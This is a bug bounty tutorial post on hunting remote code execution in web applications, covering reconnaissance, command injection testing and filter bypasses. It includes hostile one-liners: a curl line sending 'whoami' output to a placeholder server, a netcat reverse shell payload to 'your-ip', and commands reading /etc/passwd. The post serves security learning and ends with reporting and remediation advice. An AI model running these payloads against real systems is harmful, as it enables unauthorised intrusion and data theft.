Listen to this Post

Introduction:
Remote Code Execution (RCE) vulnerabilities represent the crown jewel for offensive security professionals and the most severe threat for defenders, allowing an attacker to run arbitrary commands on a target server. In the modern bug bounty landscape, discovering such flaws requires a blend of methodical reconnaissance, creative payload crafting, and a deep understanding of application architecture, moving beyond common publicized exploits like React2Shell to uncover unique attack paths.
Learning Objectives:
- Understand the core methodology for systematically hunting RCE vulnerabilities in web applications.
- Learn practical command-line techniques for reconnaissance, vulnerability testing, and proof-of-concept development.
- Grasp the process of ethically weaponizing a finding for a clear bug bounty report and subsequent remediation.
You Should Know:
1. The Foundation: Reconnaissance and Attack Surface Mapping
Before a single payload is sent, successful bug hunters map the application’s terrain. This involves identifying all inputs, technologies, and third-party dependencies.
Step‑by‑step guide:
Subdomain Enumeration: Use tools like `amass` or `subfinder` to discover all associated subdomains.
amass enum -d target.com -o subdomains.txt
Technology Fingerprinting: Utilize `whatweb` or `wappalyzer` to identify frameworks, libraries, and server software.
whatweb -v https://target.com/api/v1
Endpoint Discovery: Use a content discovery tool like `ffuf` to find hidden directories and API endpoints, focusing on file upload, import, or processing functions.
ffuf -w /path/to/wordlist.txt -u https://target.com/FUZZ -mc 200,301,302
The goal is to build a comprehensive inventory of every potential entry point where user input could be processed by the server.
2. Input Vector Identification: Beyond the Obvious Forms
RCE often lies in unexpected input vectors, not just web forms. Hunt for parameters that might be processed by backend systems.
Step‑by‑step guide:
Proxy All Traffic: Use Burp Suite or OWASP ZAP to intercept every request, including those from mobile apps or desktop clients.
Analyze for Serialized Data: Look for parameters containing JSON, XML, or binary data that might be deserialized on the server. Tools like `ysoserial` can generate payloads for Java deserialization.
Check File Uploads & Processing: Test file upload functionalities for flaws in validation. Attempt to upload files with double extensions (e.g., shell.php.jpg) or embed payloads in metadata (e.g., EXIF data in images).
3. Crafting the Payload: Context is King
The payload must match the vulnerability context (e.g., OS command injection, template injection, insecure deserialization).
Step‑by‑step guide for OS Command Injection:
Basic Testing: Append standard command injection test strings to parameters.
curl -X GET "https://target.com/status?ip=127.0.0.1%3Bwhoami"
(Here, `%3B` is the URL-encoded semicolon (`;`)).
Bypassing Filters: If blacklisted, try alternatives.
Use backticks (`) or `$()` for command substitution.
Concatenate commands: w'h'o'am'i.
Use environment variables: `${PATH:0:1}` returns /.
Blind RCE: When no output is returned, use time-based or out-of-band (OAST) techniques.
 Time-based test (Linux)
ping -c 10 127.0.0.1
 OAST using curl to your controlled server
; curl https://your-server.ev/burpcollaborator?token=$(whoami)
4. Weaponization: From Detection to Proven Execution
A valid finding requires a proof-of-concept (PoC) that demonstrates impact without causing damage.
Step‑by‑step guide:
Establish a Safe Test: Instead of rm -rf /, run harmless commands to prove control.
; cat /etc/passwd
; hostname
; ifconfig
Prepare a Non-Destructive PoC: Create a simple file in a world-writable directory or initiate a slow network call to a listener you control.
 Linux
; echo 'proof' > /tmp/proof_$(whoami).txt
 Windows
| echo proof > C:\Windows\Temp\proof.txt
Set Up a Netcat Listener: To demonstrate reverse shell capability in your report conceptually, show you can trigger a connection.
On your server: `nc -lvnp 4444`
Payload: `; nc your-ip 4444 -e /bin/bash`
- The Critical Report: Documenting for Reproduction and Remediation
A well-structured report is what turns a finding into a rewarded vulnerability.
Step‑by‑step guide:
- Clear and concise (e.g., “RCE via Command Injection in `import` API Parameter”).
- Vulnerability Details: Include the type (CWE-78), affected endpoint, and parameter.
- Steps to Reproduce: A numbered, exact list. Include all HTTP requests (with headers) and responses.
- Proof of Concept: The exact payload used, with screenshots or command output.
- Impact Analysis: Explain what an attacker could achieve (data breach, server compromise, lateral movement).
- Remediation Recommendation: Suggest input validation, using parameterized APIs, and implementing the principle of least privilege for system calls.
What Undercode Say:
- Methodology Over Tools: The rediscovery of a significant RCE flaw underscores that success lies not in having the latest exploit tool, but in a persistent, systematic application of fundamental hacking methodologies—recon, fuzzing, and creative payload engineering.
- The Human Element in Automation: While automated scanners can find low-hanging fruit, critical findings like novel RCEs often require human intuition to chain subtle behaviors or identify logic flaws in business processes that scanners miss entirely.
The post highlights a return to the hunt after a hiatus, suggesting that a fresh perspective can be a potent asset. The focus on impact rather than just the bounty indicates a mature, security-first mindset that is invaluable to the ecosystem. The celebratory comments demanding the “PoC” reflect the community’s eagerness to learn from real-world cases, which drives collective skill advancement.
Prediction:
The discovery of novel RCE vectors will increasingly shift towards the intersection of application logic and complex, integrated backend systems, including AI pipelines and cloud-native serverless functions. As perimeter defenses and basic input sanitization become standard, attackers will leverage “logic-based” RCEs—exploiting intended functionalities in unintended sequences. Furthermore, the rise of AI-assisted code generation may introduce subtle, novel vulnerabilities into codebases at scale, creating a new hunting ground. However, this same AI will empower defensive tools for proactive code analysis, leading to an accelerated, AI-driven arms race in vulnerability discovery and patching.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Aulia Mafaza – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


